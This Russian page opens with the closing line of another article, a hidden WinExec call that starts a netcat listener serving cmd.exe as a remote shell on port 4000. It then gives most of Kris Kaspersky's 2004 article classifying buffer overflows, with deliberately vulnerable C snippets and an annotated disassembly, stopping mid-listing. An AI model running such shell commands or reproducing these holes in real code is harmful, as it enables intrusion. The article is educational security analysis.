После выполнения функции WinExec("nc.exe -L -n -p 4000 cmd.exe", SW_HIDE) можно коннектиться к удалённой системе на 4000 порт и наслаждаться общением с её командным интерпретатором ;)).

Мной использовалось и вам советуется почитать:

1. Отличный материал от LSD Team найдёте на wasm.ru
2. Не менее хороший от Billy Belcebu
3. Статья Sars'a
4. Утилита netcat.exe(nc.exe)

Ошибки переполнения буфера извне и изнутри как обобщенный опыт реальных атак

Автор: Крис Касперски

Дата: 2004-06-07

мы живем в суровом мире. программное обеспечение, окружающее нас, содержит дыры, многие из которых размерами со слона. в дыры лезут хакеры, вирусы и черви, совершающие набеги изо всех концов сети. червям противостоят антивирусы, заплатки, брандмаузеры и другие умные слова, существующие лишь на бумаге и бессильные сдержать размножение червей в реальной жизни. сеть небезопасна – это факт. можно до потери пульса закидывать Билла Гейтса тухлыми яйцами и кремовыми тортами, но ситуация от этого вряд ли измениться.

анализ показывает, что подавляющее большинство червей и хакерских атак основаны на ошибках переполнения буфера, которые носят фундаментальный характер и которых не избежало практически ни одно полновесное приложение. попытка разобраться в этой, на первый взгляд довольно скучной и незатейливой проблеме безопасности, погружает вас в удивительный мир, полный приключений и интриг. захват управления системой путем переполнения буфера – сложная инженерная задача, требующая нетривиального мышления и превосходной экипировки. диверсионный код, заброшенный на выполнение, находится весьма в жестких и агрессивных условиях не обеспечивающих и минимального уровня жизнедеятельности.

если вам нужен путеводитель по стране переполняющихся буферов, снабженный исчерпывающим руководством по выживанию – эта статья для вас!

введение

Чудовищная сложность современных компьютерных систем неизбежно приводит к ошибкам проектирования и реализации, многие из которых позволяют злоумышленнику захватывать контроль над удаленным узлом или делать с ним что-то нехорошее. Такие ошибки называются **дырами** или **уязвимостями** (holes и vulnerability соответственно).

Мир дыр чрезвычайно многолик и разнообразен: это и отладочные люки, и слабые механизмы аутентификации, и функционально-избыточная интерпретация пользовательского ввода, и некорректная проверка аргументов и т. д. Классификация дыр чрезвычайно размыта, взаимно противоречива и затруднена (во всяком случае, своего Карла Линнея дыры еще ждут), а методики их поиска и "эксплуатации" не поддаются обобщению и требуют творческого подхода к каждому отдельно взятому случаю. Было бы наивно надеяться, что одна-единственная публикация сможет описать весь этот зоопарк! Давайте лучше сосредоточимся на **ошибках переполнения буферов**(**buffer overflow/** overrun) – как на наиболее важном, популярном, перспективном и приоритетном направлении.

Большую часть статьи мы будем витать в бумажных абстракциях теоретических построений и лишь к концу спустимся на ассемблерную землю, обсуждая наиболее актуальные проблемы практических реализаций. Нет, не подумайте! Никто не собирается в сотый раз объяснять, что такое стек, адреса памяти и откуда они растут! Эта публикация рассчитана на хорошо подготовленную читательскую аудиторию, знающую ассемблер и бегло изъясняющуюся на Си/Си++ без словаря. Как происходит переполнение буфера вы, вероятно, уже представляете и

теперь хотели бы ознакомится с полным списком возможностей, предоставляемых переполняющимися буферами. Какие цели может преследовать атакующий? По какому принципу происходит отбор наиболее предпочтительных объектов атаки? Ну и т. д…

Другими словами, в данной статье мы будем говорить исключительно о том, что можно сделать с помощью переполнения и лишь в следующих статьях перейдем к вопросу "как именно это сделать".

Описанные приемы работоспособны на большинстве процессорных архитектур и операционных систем (например, UNIX/SPARC). Пусть вас не смущает, что приводимые примеры в основном относятся к Windows NT и производным от нее системам. Просто, в момент написания статьи другой операционной системы не оказалось под рукой.

мясной рулет ошибок переполнения

или попытка классификации (скукота смертная)

Согласно "Новому Словарю Хакера" Эрика Раймонда ошибки переполнения буфера это "*то, что с неизбежностью происходит при попытке засунуть в буфер больше, чем тот может переварить* ". На самом деле, это всего лишь частный случай последовательного переполнения при записи. Помимо него существуют индексное переполнение, заключающееся в доступе к произвольной ячейке памяти за концом буфера, где под "доступом" понимаются как операции чтения, так и операции записи.

Переполнение при записи приводит к затиранию, а следовательно, искажению одной или нескольких переменных (включая служебные переменные, внедряемые компилятором, такие, например, как адреса возврата или указатели this), нарушая тем самым нормальный ход выполнения программы и вызывая одно из следующих последствий:

• нет никаких последний
• программа выдает неверные данные или, попросту говоря, делает из чисел винегрет
• программа "вылетает", зависает или аварийно завершается с сообщением об ошибке
• программа изменяет логику своего поведения, выполняя незапланированные действия

Переполнение при чтении менее опасно, т. к. "всего лишь" приводит к потенциальной возможности доступа к конфиденциальным данным (например, паролям или идентификаторам TCP/IP соединения).

```
seq_write(char *p)
{
 char buff[8];
 …
 strcpy(buff, p);
}
```

Листинг 1 пример последовательно переполнения буфера при записи

```
idx_write(int i)
{
 char buff[]="0123456789";
 …
 return buff[i];
}
```

Листинг 2 пример индексного переполнения буфера при чтении

За концом буфера могут находится данные следующих типов: другие буфера, скалярные переменные и указатели или же вовсе может не находится ничего (например, невыделенная страница памяти). Теоретически, за концом буфера может располагаться исполняемый код, но на

практике такая ситуация практически никогда не встречается.

Наибольшую угрозу для безопасности системы представляют именно указатели, поскольку они позволяют атакующему осуществлять запись в произвольные ячейки памяти или передавать управление по произвольным адресам, например, на начало самого переполняющегося буфера в котором расположен машинный код, специально подготовленный злоумышленником, и обычно называемый shell-кодом.

Буфера, располагающиеся за концом переполняющегося буфера, могут хранить некоторую конфиденциальную информацию (например, пароли). Раскрытие чужих паролей, равно как и навязывание атакуемой программе своего пароля – вполне типичное поведение для атакующего.

Скалярные переменные могут хранить индексы (и тогда они фактически приравниваются к указателям), флаги, определяющие логику поведения программы (в том числе и отладочные люки, оставленные разработчиком) и прочую информацию.

В зависимости от своего местоположения буфера делаться на три независимые категории: а) локальные буфера, расположенные в стеке и часто называемые автоматическими переменными; б) статичные буфера, расположенные в секции (сегменте) данных; в) динамические буфера, расположенные в куче. Все они имеют свои специфичные особенности переполнения, которые мы обязательно рассмотрим во всех подробностях, но сначала немного пофилософствуем.

неизбежность ошибок переполнения в исторической перспективе

Ошибки переполнения – это фундаментальные программистские ошибки, которые чрезвычайно трудно отслеживать и фундаментальность которых обеспечивается самой природой языка Си – наиболее популярного языка программирования всех времен и народов, – а точнее его низкоуровневым характером взаимодействия с памятью. Поддержка массивов реализована лишь частично и работа с ними требует чрезвычайной аккуратности и внимания со стороны программиста. Средства автоматического контроля выхода за границы отсутствуют, возможность определения количества элементов массива по указателю и не ночевала, строки, завершающиеся нулем, – вообще песня…

Дело даже не в том, что малейшая небрежность и забытая или некорректно реализованная проверка корректности аргументов, приводит к потенциальной уязвимости программы. Корректную проверку аргументов невозможно осуществить в принципе! Рассмотрим функцию, определяющую длину переданной ей строки, и посимвольно читающую эту строку до встречи с завершающим ее нулем. А если завершающего нуля на конце не окажется? Тогда функция вылетит за пределы утвержденного блока памяти и пойдет чесать непаханую целину посторонней оперативной памяти! В лучшем случае это закончится выбросом исключения. В худшем – доступом к конфиденциальным данным. Можно, конечно, передать максимальную длину строкового буфера с отдельным аргументом, но кто поручиться, что она верна? Ведь этот аргумент приходится формировать вручную и, следовательно, он не застрахован от ошибок. Короче говоря, вызываемой функции ничего не остается как закладывается на корректность переданных ей аргументов, а раз так – о каких проверках мы вообще говорим?!

С другой стороны – выделение буфера возможно лишь после вычисления длины принимаемой структуры данных, т. е. должно осуществляется динамически. Это препятствует размещению буферов в стеке, поскольку, стековые буфера имеют фиксированный размер, задаваемый еще на стадии компиляции. Зато стековые буфера автоматически освобождаются при выходе из функции, снимания это бремя с плеч программиста и предотвращая потенциальные проблемы с утечками памяти. Динамические буфера, выделяемые из кучи, намного менее популярны, поскольку их

использование уродует структуру программы. Если раньше обработка текущих ошибок сводилась к немедленному return'у, то теперь перед выходом из функции приходится выполнять специальный код, освобождающий все, что программист успел к этому времени понавыделять. Без критикуемого goto (которое само по себе нехилый глюкодром) эта задача решается только глубоко вложенными if'ами, обработчиками структурных исключений, макросами или внешними функциями, что захламляет листинг и служит источником многочисленных и трудноуловимых ошибок.

Многие библиотечные функции (например, gets, sprintf) не имеют никаких средств ограничения длины возвращаемых данных и легко вызывают ошибки переполнения. Руководства по безопасности буквально кишат категорическим запретами на использование последних, рекомендуя их "безопасные" аналоги – fgets и snprintf, явно специфицирующие предельно допустимую длину буфера, передаваемую в специальном аргументе. Помимо неоправданного загромождения листинга посторонними аргументами и естественных проблем с их синхронизацией (при работе со сложными структурами данных, когда один-единственный буфер хранит много всякой всячины, вычисления длины оставшегося "хвоста" становится не такой уж очевидной арифметической задачей и здесь очень легко допустить грубые ошибки), программист сталкивается с необходимостью контроля целостности обрабатываемых данных. Как минимум необходимо убедиться, что данные не были варварски обрезаны и/или усечены, а как максимум – корректно обработать ситуацию с обрезанием. А что мы, собственно, здесь можем сделать? Увеличить буфер и повторно вызывать функцию, чтобы скопировать туда остаток? Не слишком-то элегантное решение, к тому же всегда существует вероятность потерять завершающий нуль на конце.

В Си++ ситуация с переполнением обстоит намного лучше, хотя проблем все равно хватает. Подержка динамических массивов и "прозрачных" текстовых строк наконец-то появилась (и это очень хорошо), но подавляющее большинство реализаций динамических массивов работают крайне медленно, а строки тормозят еще сильнее, поэтому в критических участках кода от них лучше сразу же отказаться. Иначе и быть не может, поскольку, существует только один способ построения динамических массивов переменной длины – представление их содержимого в виде ссылочной структуры (например, двунаправленного списка). Для быстрого доступа к произвольному элементу список нужно индексировать, а саму таблицу индексов где-то хранить. Таким образом, чтение/запись одного-единственненного символа выливается в десятки машинных команд и множество обращений к памяти (а память была, есть и продолжает оставаться самым узким местом, существенно снижающим общую производительность системы).

Даже если компилятор вдруг решит заняться контролем границ массива (одно дополнительное обращение к памяти и три-четыре машинных команды), это не решит проблемы, поскольку при обнаружении переполнения откомпилированная программа не сможет сделать ничего умнее, чем аварийно завершить свое выполнение. Вызов исключения не предлагать, поскольку если программист забудет его обработать (а он наверняка забудет это сделать), мы получим атаку типа отказ в обслуживании. Конечно, это не захват системы, но все равно нехорошо.

Так что ошибки переполнения были, есть и будут! От этого никуда не уйти, и коль скоро мы обречены на длительное сосуществование с последними, будет нелишним познакомиться с ними поближе…

окутанные желтым туманом мифов и легенд

Журналисты, пишущие о компьютерной безопасности, и эксперты по безопасности, зарабатывающие на жизнь установкой этих самых систем безопасности, склоны преувеличивать значимость и могущество атак, основанных на переполнении буфера. Дескать, хакеры буфера гребут лопатой и если не принять адекватных (и весьма дорогостоящих!) защитных мер, ваша информация превратится в пепел.

Все это так (ведь и на улицу лишний раз лучше не выходить – случается, что и балконы падают), но за всю историю существования компьютерной индустрии не насчитывается и десятка случаев широкомасштабного использования переполняющихся буферов для распространения вирусов или атак. Отчасти потому, что атаки настоящих профессионалов происходят бесшумно. Отчасти – потому, что настоящих профессионалов среди современных хакеров практически совсем не осталось…

Наличие одного или нескольких переполняющихся буферов еще ни о чем не говорит и большинство ошибок переполнения не позволяет атакующему продвинуться дальше банального DoS'a. Вот неполный перечень ограничений, с которыми приходится сталкивается червям и хакерам:

• строковые переполняющиеся буфера (а таковых среди них большинство) не позволяют внедрять символ нуля в середину буфера и препятствуют вводу некоторых символов, которые программа интерпретирует особым образом;
• размер переполняющихся буферов обычно оказывается катастрофически мал для вмещения в них даже простейшего загрузчика или затирания сколь ни будь значимых структур данных;
• абсолютный адрес переполняющегося буфера атакующему чаще всего неизвестен, поэтому приходится оперировать относительными адресами, что очень непросто с технической точки зрения;
• адреса системных и библиотечных функций меняются от одной операционной системы к другой – это раз. ни на какие адреса уязвимой программы так же нельзя закладываться, поскольку они непостоянны (особенно это актуально для UNIX-приложений, компилируемых каждым пользователем самостоятельно) – а это два;
• наконец, от атакующего требуется глубокое значение команд процессора, архитектуры операционной системы, особенности различных компиляторов языка, свободное от академических предрассудков мышление, плюс уйма свободного времени для анализа, проектирования и отладки shell-кода.

А теперь для контраста перечислим мифы противоположной стороны – стороны защитников информации, с какой-то детской наивностью свято верящих, что от хакеров можно защититься хотя бы в принципе.

• не существуют никаких надежных методик автоматического (или хотя бы полуавтоматического) поиска переполняющихся буферов, дающих удовлетворительный результат и по-настоящему крупные дыры не обнаруживаются целенаправленным поиском. их открытие – игра слепого случая;
• все разработанные методики борьбы с переполняющимися буферами снижают производительность (под час очень значительно), но не исключают возможность переполнения полностью, хотя и портят атакующему жизнь;
• межсетевые экраны отсекают лишь самых примитивнейших из червей, загружающих свой хвост через отдельное TCP/IP соединение, отследить же передачу данных в контексте уже установленных TCP/IP соединений никакой межсетевой экран не в силах;

Существуют сотни тысяч публикаций, посвященных проблеме переполнения, краткий список которых был приведен в предыдущей статье этого цикла. Среди них есть как уникальные работы, так и откровенный поросячий визг, подогреваемый собственной крутизной (мол, смотрите, я тоже

стек сорвал! Ну и что, что в лабораторных условиях?!). Статьи теоретиков от программирования элементарно распознаются замалчиванием проблем, с которыми сразу же сталкиваешься при анализе полновесных приложений и проектировании shell-кодов (по сути своей являющихся высоко-автономными роботами).

Большинство автором ограничивается исключительно вопросами последовательного переполнения автоматических буферов, оттесняя остальные виды переполнений на задний план, в результате чего у многих читателей создается выхолощенное представление о проблеме. На самом деле, мир переполняющихся буферов значительно шире, многограннее и интереснее, в чем мы сейчас и убедимся.

похороненный под грудой распечаток исходного и дизассемблерного кода

Как происходит поиск переполняющихся буферов и как осуществляется проектирование shell-кода? Первым делом выбирается объект нападения, роль которого играет уязвимое приложение. Если вы хотите убедиться в собственной безопасности или атаковать строго определенный узел, вы должны исследовать конкретную версия, конкретного программного пакета, установленного на конкретной машине. Если же вы стремитесь прославиться на весь мир или пытаетесь сконструировать мощное оружие, дающее вам контроль над десятками тысяч, а то и миллионами машин, ваш выбор становится уже не так однозначен.

С одной стороны, это должна быть широко распространенная и по возможности малоисследованная программа, исполняющаяся с наивысшими привилегиями и сидящая на портах, которые не так-то просто закрыть. Разумеется, с точки зрения межсетевого экрана все порты равноценны и ему абсолютно все равно что закрывать. Однако, пользователи сетевых служб и администраторы придерживаются другого мнения. Если от 135-порта, используемого червем Love San, в подавляющем большинстве случаев можно безболезненно отказаться (лично автор этой статьи именно так и поступил), то без услуг того же WEB-сервера обойдешься едва ли.

Чем сложнее и монстроузнее исследуемое приложение, тем больше вероятность обнаружить в нем критическую ошибку. Следует так же обращать внимание и на формат представления обрабатываемых данных. Чаще всего переполняющиеся буфера обнаруживаются в синтаксических анализаторах, выполняющих парсинг текстовых строк, однако, большинство этих ошибок уже давно обнаружено и устранено. Лучше искать переполняющиеся буфера там, где до вас их никто не искал. Народная мудрость утверждает: хочешь что-то хорошо спрятать – положи это на самое видное место. На фоне нашумевших эпидемий Love San'a и Slapper'a с этим трудно не согласиться. Кажется невероятным, что такие очевидные переполнения до последнего времени оставались необнаруженными!

Наличие исходных текстов одновременно желательно и нежелательно. Желательно – потому что они существенно упрощают и ускоряют поиск переполняющихся буферов, а нежелательно… по той же самой причине! Как говориться: больше народу – меньше кислороду. Действительно, трудно рассчитывать найти что-то новое в исходнике, зачитанном всеми до дыр. Отсутствие исходных текстов существенно ограничивает круг исследователей, отсекая многочисленную армию прикладных программистов и еще большую толпу откровенных непрофессионалов. Здесь, в прокуренной атмосфере ассемблерных команд, выживает лишь тот, кто программирует быстрее, чем думает, а думает быстрее, чем говорит. Тот, кто может удержать в голове сотни структур данных, буквально на физическом уровне ощущая их взаимосвязь, и каким-то шестым чувством угадывая в каком направлении нужно копать. Собственный программистский опыт может только приветствоваться. Во-первых, так легче вжиться в привычки, характер и образ мышления

разработчика исследуемого приложения. Задумайтесь: а как бы вы решили данную задачу, окажись на его месте? Какие бы могли допустить ошибки? Где бы проявили непростительную небрежность, соблазнившись компактностью кода и элегантностью листинга?

Кстати, об элегантности. Бытует мнение, что неряшливый стиль программного кода неизбежно провоцирует программиста на грубые ошибки (и ошибки переполнения в том числе). Напротив, педантично причесанная программа ошибок скорее всего не содержит и анализировать ее означает напрасно тратить свое время. Как знать… Автору приходилось сталкиваться с вопиюще небрежными листингами, которые работали как часы, потому что были сконструированы настоящими профессионалами, наперед знающими где подстелить соломку, чтобы не упасть. Встречались и по академически аккуратные программы, дотошно и не по одному разу проверяющие все, что только можно проверить, но буквально нашпигованные ошибками переполнения. Тщательность сама по себе еще ни от чего не спасает. Для предотвращения ошибок нужен богатый программистский опыт, – и опыт оставленный граблями в том числе. Но вместе с опытом зачастую появился и вальяжная небрежность – своеобразный "отходяк" от юношеского увлечения эффективностью и оптимизаций.

Признаком откровенного непрофессионализма является пренебрежение #defin'ами или безграмотное использование последних. В частности, если размер буфера buff определяется через MAX_BUF_SIZE, то и размер копируемой в него строки должен ограничиваться им же, а не MAX_STR_SIZE, заданным в отдельном define. Обращайте внимание и на характер аргументов функций, работающих с блоками данных. Передача функции указателя без сообщения размера блока – частая ошибка начинающих, равно как и злоупотребление функциями strcpy/strncpy. Первая – небезопасна (отсутствует возможность ограничить предельно допустимую длину копируемой строки), вторая – ненадежна (отсутствует возможность оповещения о факте "обрезания" хвоста строки, не уместившегося в буфер, что само по себе может служить весьма нехилым источником ошибок).

Хорошо, ошибка переполнения найдена. Что дальше? А дальше только дизассемблер. Не пытайтесь выжать из исходных текстов хоть какую-то дополнительную информацию. Порядок размещения переменных в памяти не определен и практически никогда не совпадает с порядком их объявления в программе. Может оказаться так, что большинства из этих переменных в памяти попросту нет и они размещены компилятором в регистрах, либо же вовсе отброшены оптимизатором как ненужные (Попутно заметим, что все демонстрационные листинги, приведенные в этой статье, рассчитывают, что переменные располагаются в памяти в порядке их объявления).

Впрочем, не будем забегать вперед. Дизассемблирование – это тема для отдельной статьи, которую планируется опубликовать в следующих номерах журнала.

цели и возможности атаки

Конечная цель любой атаки – заставить систему сделать что-то "нехорошее". Такое, что нельзя добиться легальным путем. Существует по меньшей мере четыре различных способа реализации атаки:

• чтение секретных переменных;
• модификация секретных переменных;
• передача управления на секретную функции программы;
• передача управления на код, переданный жертве самим злоумышленником;

Чтение секретных переменных. На роль секретных переменных в первую очередь претендуют пароли на вход в систему, а так же пароли доступа к конфиденциальной информации. Все они так

или иначе содержатся в адресном пространстве уязвимого процесса, зачастую располагаясь по фиксированным адресам (под "входом в систему" здесь подразумевается имя пользователя и пароль, обеспечивающие удаленное управление уязвимым приложением).

Еще в адресном пространстве процесса содержатся дескрипторы секретных файлов, сокеты, идентификаторы TCP/IP соединений и многое другое. Разумеется, вне текущего контекста они не имеют никакого смысла, но могут быть использованы кодом, переданном жертве злоумышленником, и осуществляющим, например, установку "невидимого" TCP/IP-соединения, прячась под "крышей" уже существующего.

Ячейки памяти, хранящие указатели на другие ячейки, "секретными" строго говоря не являются, однако, знание их содержимого значительно облегчает атаку. В противном случае атакующему придется определять опорные адреса вслепую. Допустим, в уязвимой программе содержится следующий код: char *p = malloc(MAX_BUF_SIZE); где p – указатель на буфер, содержащий секретный пароль. Допустим так же, что в программе имеется ошибка переполнения, позволяющая злоумышленнику читать содержимое любой ячейки адресного пространства. Весь вопрос в том: как этот буфер найти? Сканировать всю кучу целиком не только долго, но и небезопасно, т. к. можно легко натолкнуться на невыделенную страницу памяти и тогда выполнение процесса аварийно завершиться. Автоматические и статические переменные в этом отношении более предсказуемы. Поэтому, атакующий должен сначала прочитать содержимое указателя p, а уже затем – секретный пароль, на который он указывает. Разумеется, это всего лишь пример, которым возможности переполняющего чтения не ограничиваются.

Само же переполняющее чтение реализуется по меньшей мере четырьмя следующими механизмами: "потерей" завершающего нуля в строковых буферах, модификаций указателей (см. "*указатели и индексы* "), индексным переполнением (см. там же) и навязываем функции printf (и другим функциям форматированного вывода) лишних спецификаторов.

Модификация секретных переменных. Возможность модификации переменных дает значительно больше возможностей для атаки, позволяя: а) навязывать уязвимой программе "свои" пароли, дескрпиторы файлов, TCP/IP идентификаторы и т. д.; б) модифицировать переменные, управляющие ветвлением программы; в) манипулировать индексами и указателями, передавая управление по произвольному адресу (и адресу, содержащему код, специально подготовленный злоумышленником в том числе).

Чаще всего модификация секретных переменных реализуется посредством последовательного переполнения буфера, по обыкновению своему поражающему целый каскад побочных эффектов. Например, если за концом переполняющегося буфера расположен указатель на некоторую переменную, в которую после переполнения что-то пишется, злоумышленник сможет затереть любую ячейку памяти на свой выбор (за исключением ячеек, явно защищенных от модификации, например кодовой секции или секции .rodata, разумеется).

Передача управления на секретную функцию программы. Модификация указателей на исполняемый код привод к возможности передачи управления на любую функцию уязвимой программы (правда, с передачей аргументов имеются определенные проблемы). Практически каждая программа содержит функции, доступные только root'у, и предоставляющие те или иные управленческие возможности (например, создание новой учетной записи, открытие сессии удаленного управления, запуск файлов и т.д.). В более изощренных случаях управление передается на середину функции (или даже на середину машинной инструкции), с таким расчетом, чтобы процессор выполнил замысел злоумышленника, даже если разработчик программы не предусматривал ничего подобного.

Передача управления обеспечивается либо за счет изменения логики выполнения программы, либо за счет подмены указателей на код. И то, и другое опирается на модификацию ячеек программы, кратно рассмотренную выше.

Передача управления на код, переданный жертве самим злоумышленником является разновидностью механизма передачи управления на секретную функцию программу, только сейчас роль этой функции выполняет код, подготовленный злоумышленником и тем или иным способом переданный на удаленный компьютер. Для этой цели может использоваться как сам переполняющийся буфер, так и любой другой буфер, доступный злоумышленнику для непосредственной модификации и в момент передачи управления на shell-код присутствующий в адресном пространстве уязвимого приложения (при этом он должен располагаться по более или менее предсказуемым адресам, иначе передавать управление будет некому и некуда).

жертвы переполнения или объекты атаки

Переполнение может затирать ячейки памяти следующих типов: указатели, скалярные переменные и буфера. Объекты языка Си++ включают в себя как указатели (указывающие на таблицу виртуальных функций, если таковые в объекте есть), так и скалярные данные-члены (если они есть). Самостоятельной сущности они не образуют и вполне укладываются в приведенную выше классификацию.

указатели и индексы

В классическом Паскале и других "правильных" языках указали отсутствуют, но в Си/Си++ они вездесущи. Чаще всего приходится иметь дело с указателями на данные, несколько реже встречаются указатели на исполняемый код (указатели на виртуальные функции, указатели на функции, загружаемые динамической компоновкой и т. д.). Современный Паскаль (раньше ассоциируемый с компилятором TurboPascal, а теперь еще и DELPHI) также немыслим без указателей. Даже если в явном виде указатели и не поддерживаются, на них держатся динамические структуры данных (куча, разряженные массивы), используемые внутри языка.

Указатели удобны. Они делают программирование простым, наглядным, эффективным и естественным. В то же время указатели во всех отношениях категорически небезопасны. Попав в руки хакера или пищеварительный тракт червя они превращаются в оружие опустошительной мощности, – своеобразный аналог BFG-900 или, по крайней мере, плазмогана. Забегая вперед отметим, что указатели обоих типов потенциально способны к передаче управления на несанкционированный машинный код.

Вот с указателей на исполняемый код мы и начнем. Рассмотрим ситуацию, когда следом за переполняющимся буфером buff, расположен указатель на функцию, которая инициализируется до и вызывается после переполнения буфера (возможно, вызывается не сразу, а спустя некоторое время). Тогда, мы заполучим аналог функции **call** или говоря, другими словами, инструмент для передачи управления по любому (ну или почти любому) машинному адресу, в том числе и на сам переполняющийся буфер (тогда управление получит код, переданный злоумышленником).

```
code_ptr()
{
 char buff[8]; void (*some_func) ();
 …
 printf("passws:"); gets(buff);
 …

some_func();

}
```

Листинг 3 фрагмент программы, подверженной переполнению с затиранием указателя на исполняемый код

Подробнее о выборе целевых адресов мы поговорим в другой раз, сейчас же сосредоточимся на поиске затираемых указателей. Первым в голову приходит адрес возврата из функции, находящийся внизу кадра стека. (правда, чтобы до него дотянуться требуется пересечь весь кадр целиком и не факт, что нам это удастся, к тому же его целостность контролируют многие защитные системы, подробнее о которых планируется рассказать в следующей статье).

Другая популярная мишень – указатели на объекты. В Си++ программах обычно присутствует большое количество объектов, многие из которых создаются вызовом оператора new, возвращающим указатель на свежесозданный экземпляр объекта. Невиртуальные функции-члены класса вызываются точно так же, как и обычные Си-функции (т. е. по их фактическому смещению), поэтому они неподвластны атаке. Виртуальные функции-члены вызываются намного более сложным образом, через цепочку следующих операций: указатель на экземпляр объекта à указатель на таблицу виртуальных функций à указатель на конкретную виртуальную функцию. Указатели на таблицу виртуальных функций не принадлежат объекту и внедряются в каждый его экземпляр, который чаще всего сохраняется в оперативной памяти, реже – в регистровых переменных. Указатели на объекты так же размещаются либо в оперативной памяти, либо в регистрах, при этом на один и тот же объект может указывать множество указателей (среди которых могут встретиться и такие, которые расположены непосредственно за концом переполняющегося буфера). Таблица виртуальных функций (далее просто виртуальная таблица) принадлежит не экземпляру объекта, а самому объекту, т. е. упрощенно говоря, мы имеем одну виртуальную таблицу на каждый объект. "Упрощенно" потому, что в действительности виртуальная таблица помещается в каждый obj-файл, в котором встречается обращение к членам данного объекта (раздельная компиляция дает о себе знать). И хотя линкеры в подавляющем большинстве случаев успешно отсеивают лишние виртуальные таблицы, иногда они все-таки дублируются (но это уже слишком высокие материи для начинающих). В зависимости от "характера" выбранной среды разработки и профессионализма программиста виртуальные таблицы размещаются либо в секции .data (не защищенной от записи), либо в секции .rodata (доступной лишь на чтение), причем последний случай встречается значительно чаще.

Давайте для простоты рассмотрим приложения с виртуальными таблицами в секции .data. Если злоумышленнику удастся модифицировать один из элементов виртуальной таблицы, то при вызове соответствующей виртуальной функции управление получит не она, а совсем другой код! Однако, добиться этого будет непросто! Виртуальные таблицы обычно размещаются в самом начале секции данных, т. е. перед статическими буферами и достаточно далеко от автоматических буферов (более конкретное расположение указать невозможно, т. к. в зависимости от операционной системы стек может находится как ниже, так и выше секции данных). Так что последовательное переполнение здесь непригодно и приходится уповать на индексное, все еще остающееся теоретической экзотикой, робко познающий окружающий мир.

Модифицировать указатель на объект и/или указатель на виртуальную таблицу намного проще, поскольку они не только находятся в области памяти, доступной для модификации, но и зачастую располагаются в непосредственной близости от переполняющихся буферов.

Модификация указателя this приводит к подмене виртуальных функций объекта. Достаточно лишь найти в памяти указатель на интересующую нас функцию (или вручную сформировать его в переполняющемся буфере) и установить на него this с таким расчетом, чтобы адрес следующей вызываемой виртуальной функции попал на подложный указатель. С инженерной точки зрения это достаточно сложная операция, поскольку кроме виртуальных функций объекты еще содержат и переменные, которые более или менее активно используют. Переустановка указателя this искажает их "содержимое" и очень может быть, что уязвимая программа рухнет раньше, чем успеет вызвать подложную виртуальную функцию. Можно, конечно, сымитировать весь объект целиком, но не

факт, что это удастся. Сказанное относится и к указателю на объект, поскольку с точки зрения компилятора они скорее похожи, чем различны. Однако, наличие двух различных сущностей дает атакующему свободу выбора, – в некоторых случаях предпочтительнее затирать указатель this, в некоторых случаях – указатель на объект.

```
class A{
public:
 virtual void f() { printf("legal\n");};
};

main()
{
 char buff[8]; A *a = new A;
 printf("passwd:");gets(buff); a->f();
}
```

Листинг 4 фрагмент программы, подверженной последовательному переполнению при записи, с затираем указателя на таблицу виртуальных функций

```
.text:00401000 main proc near ; CODE XREF: start+AFvp
.text:00401000
.text:00401000 var_14 = dword ptr -14h ; this
.text:00401000 var_10 = dword ptr -10h ; *a
.text:00401000 var_C = byte ptr -0Ch
.text:00401000 var_4 = dword ptr -4
.text:00401000
.text:00401000   push ebp
.text:00401001   mov ebp, esp
.text:00401003   sub esp, 14h
.text:00401003 ; открываем кадр стека и резервируем 14h стековой памяти
.text:00401003 ;
.text:00401006   push 4
.text:00401008   call operator new(uint)
.text:0040100D   add esp, 4
.text:0040100D ; выделяем память для нового экземпляра объекта A и получаем указатель
.text:0040100D ;
.text:00401010   mov [ebp+var_10], eax
.text:00401010 ; записываем указатель на объект в переменную var_10
.text:00401010 ;
.text:00401013   cmp [ebp+var_10], 0
.text:00401017   jz short loc_401026
.text:00401017 ; проверка успешности выделения памяти
.text:00401017 ;
.text:00401019   mov ecx, [ebp+var_10]
.text:0040101C   call A::A
.text:0040101C ; вызываем конструктор объекта A
.text:0040101C ;
.text:00401021   mov [ebp+var_14], eax
.text:00401021 ; заносим возвращенный указатель this в переменную var_14
.text:00401021 ;
…
.text:0040102D loc_40102D:     ; CODE XREF: main+24^j
.text:0040102D   mov eax, [ebp+var_14]
.text:00401030   mov [ebp+var_4], eax
.text:00401030 ; берем указатель this и перепрятываем его в переменную var_4
.text:00401030 ;
.text:00401033   push offset aPasswd  ; "passwd:"
.text:00401038   call _printf
.text:0040103D   add esp, 4
.text:0040103D ; выводим приглашение к вводу на экран
.text:0040103D ;
.text:00401040   lea ecx, [ebp+var_C]
.text:00401040 ; переполняющийся буфер расположен ниже указателя на объект и
.text:00401040 ; первичного указателя this, но выше порожденного указателя this,
.text:00401040 ; что делает последний уязвимым
.text:00401040 ;
.text:00401043   push ecx
.text:00401044   call _gets
.text:00401049   add esp, 4
.text:00401049 ; чтение строки в буфер
```

```
.text:00401049 ;
.text:0040104C   mov edx, [ebp+var_4]
.text:0040104C ; загружаем уязвимый указатель this в регистр EDX
.text:0040104C ;
.text:0040104F   mov eax, [edx]
.text:0040104F ; извлекаем адрес виртуальной таблицы
.text:0040104F ;
.text:00401051   mov ecx, [ebp+var_4]
.text:00401051 ; передаем функции указатель this
.text:00401051 ;
.text:00401054   call dword ptr [eax]
.text:00401054 ; вызываем виртуальную функцию - первую функцию виртуальной таблицы
.text:00401054 ;
.text:00401056   mov esp, ebp
.text:00401058   pop ebp
.text:00401059   retn
.text:00401059 main  endp
```

Листинг 5 дизассемблерный листинг переполняющийся программы с краткими комментариями Рассмотрим ситуацию, когда следом за переполняющимся буфером, идет указатель на скалярную переменную **p** и сама переменная **x**, которая в некоторый момент выполнения программы по данному указателю и записывается (порядок чередования двух последних переменных не существенен, главное, чтобы переполняющийся буфер затирал их всех). Допустим так же, что с момента переполнения ни указатель, ни переменная не претерпевают никаких изменений (или изменяются предсказуемым образом). Тогда, в зависимости от состояния ячеек, затирающих оригинальное содержимое переменных x и p, мы сможем записать любое значение x по произвольному адресу p, осуществляя это "руками" уязвимой программы. Другими словами, мы получаем аналог функций **POKE** и PatchByte/PatchWord языков Бейсик и IDA-Си соответственно. Вообще-то, на выбор аргументов могут быть наложены некоторые ограничения (например, функция gets не допускает символа нуля в середине строки), но это не слишком жесткое условие и имеющихся возможностей вполне достаточно для захвата управления над атакуемой системой.

```
data_ptr()
{
 char buff[8]; int x; int *p;
 printf("passws:"); gets(buff);
 …

*p = x;

}
```

